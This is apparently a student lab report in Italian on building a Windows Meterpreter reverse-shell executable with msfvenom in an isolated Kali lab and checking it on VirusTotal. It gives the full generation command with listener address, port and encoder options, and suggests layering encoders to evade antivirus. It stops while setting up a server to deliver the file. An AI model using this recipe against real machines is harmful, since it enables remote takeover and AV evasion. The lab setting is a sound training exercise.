Report Esercizio 03/02/2025

Malware con Msfvenom Leonardo Catalano

“La traccia di oggi ci chiede di creare un malware utilizzando MsfVenom.
Le fasi da effettuare saranno le seguenti:


1. Configurazione della macchina Kali:
   La macchina Kali dovrà essere in un ambiente di lavoro sicuro e isolato quindi dovrà avere un indirizzo locale specifico in questo caso: 192.168.77.111
2. Utilizzo MsfVenom per generare il malware:
   Utilizzare Msfvenom per la creazione del malware e migliorare la non rilevabilità.
3. Test del malware una volta generato
4. Analisi dei Risultati con VirusTotal confrontando con il malware della lezione.

Preconfigurazione macchine virtuali:


Prima di tutto si configurano la VM Kali.
Come indirizzo di rete di riferimento uso il 192.168.77.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fà Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




Come si può vedere l'indirizzo è stato configurato correttamente.


-Sessione Creazione Malware con MsfVenom:

Per vedere i payloads di MsfVenom il comando è il seguente :

"msfvenom –l payloads"




Quello che voglio testare è il ”windows/x64/meterpreter_reverse_tcp”



Ovviamente questi payload sono molto conosciuti dagli antimalware software, quindi è necessario effettuare un encode in un certo modo per far si di ridurre la possibilità che sia identificato.

Per vedere la lista degli encoders il comando è il seguente:
“msfvenom -l encoders”



Quello che voglio testare è il ”x64/shikata_ga_nai”

```
x86/context_cpuid              manual     CPUID-based Context Keyed Payload Encoder
x86/context_stat               manual     stat(2)-based Context Keyed Payload Encoder
x86/context_time               manual     time(2)-based Context Keyed Payload Encoder
x86/countdown                  normal     Single-byte XOR Countdown Encoder
x86/fnstenv_mov                normal     Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive          normal     Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                   low        Non-Alpha Encoder
x86/nonupper                   low        Non-Upper Encoder
x86/opt_sub                    manual     Sub Encoder (optimised)
x86/service                    manual     Register Service
x86/shikata_ga_nai             excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit          manual     Single Static Bit
x86/unicode_mixed              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic                normal     Dynamic key XOR Encoder
x86/xor_poly                   normal     XOR POLY Encoder
```

Essendo che sto creando una reverse shell, devo dire al malware lHost e LPort della macchina attaccante.
Il comando finale quindi sarà:
“msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.168.77.111 lport=443 –f exe –e x64/shikata_ga_nai –i 10 –b ”\x00\x20\xff” -o run.exe”

-msfvenom –p “payload”

-lhost “indirizzoIpKali”

-lport “portaAscolto”

-f (formato file)

-e “encoder”

-i “numero Iterazioni”

-b “Rimozione pattern bit facilmente sgamabili” (“\x00 vuol dire includi heximal 00)


-o (output) “nomefile.estensione”

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.77.111 lport=443 -f exe -e x64/shikata_ga_nai -i 10 -b "\x00\x20\xff" -o run.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: run.exe

┌──(kali㉿kali)-[~]
└─$
```


Il file malware run.exe è stato creato con successo.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  gameshell-save.sh  hydra.restore  Pictures      Public     run.exe    users.txt.bk
Documents  flag.txt   gameshell.sh       Music          prod.dtsConfig  query.txt  Templates  Videos

┌──(kali㉿kali)-[~]
└─$
```

Ora andremo a testarlo per vedere se potrebbe essere facilmente riconosciuto dagli antivirus, utilizzando VirusTotal da browser.




Si uploada il file: run.exe




E si fa partire la scansione.

A fine scansione il risultato è il seguente:



Il file è stato riconosciuto come un malware dai vari antivirus interni di VirusTotal, e da alcuni viene riconosciuto nello specifico come backdoor Meterpreter.



-Conclusioni di VirusTotal:


Come da scansione di VirusTotal, effettuare soltanto una fase di encoding non è sufficiente, per renderlo il più possibile nascosto, bisognerebbe effettuare degli

indetazioni con un tipo di encode, e parallelamente altre con un altro tipo di encode, e fare il test alla fine per vedere il punteggio di VirusTotal scende.

-Test Malware su Windows 10:

Per testare il malware creato con msfVenom su Windows bisogna prima settare ovviamente Windows con un'indirizzo ip nella rete 192.168.77.0 /24.

Nello specifico per windows uso l'indirizzo 192.168.77.112




Poi da Kali apro un server apache per permettere a windows di scaricare il file:


```
